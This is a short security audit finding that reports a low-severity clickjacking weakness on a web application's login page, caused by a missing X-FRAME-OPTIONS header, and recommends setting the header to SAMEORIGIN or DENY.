
12. Clickjacking

During the analysis, it The web application does not implement X-FRAME-OPTIONS header to deny other domains from framing the content of this website. This results into clickjacking vulnerability where an attacker can hijack clicks of a victim user.

Severity: LOW

Proof of Concept:

PoC URL: https://sdcta.sensegiz.com/login



Recommendation :

It is recommended to set X-FRAME-OPTIONS response header with the value SAMEORIGIN or DENY to prevent other websites from framing the content of this website.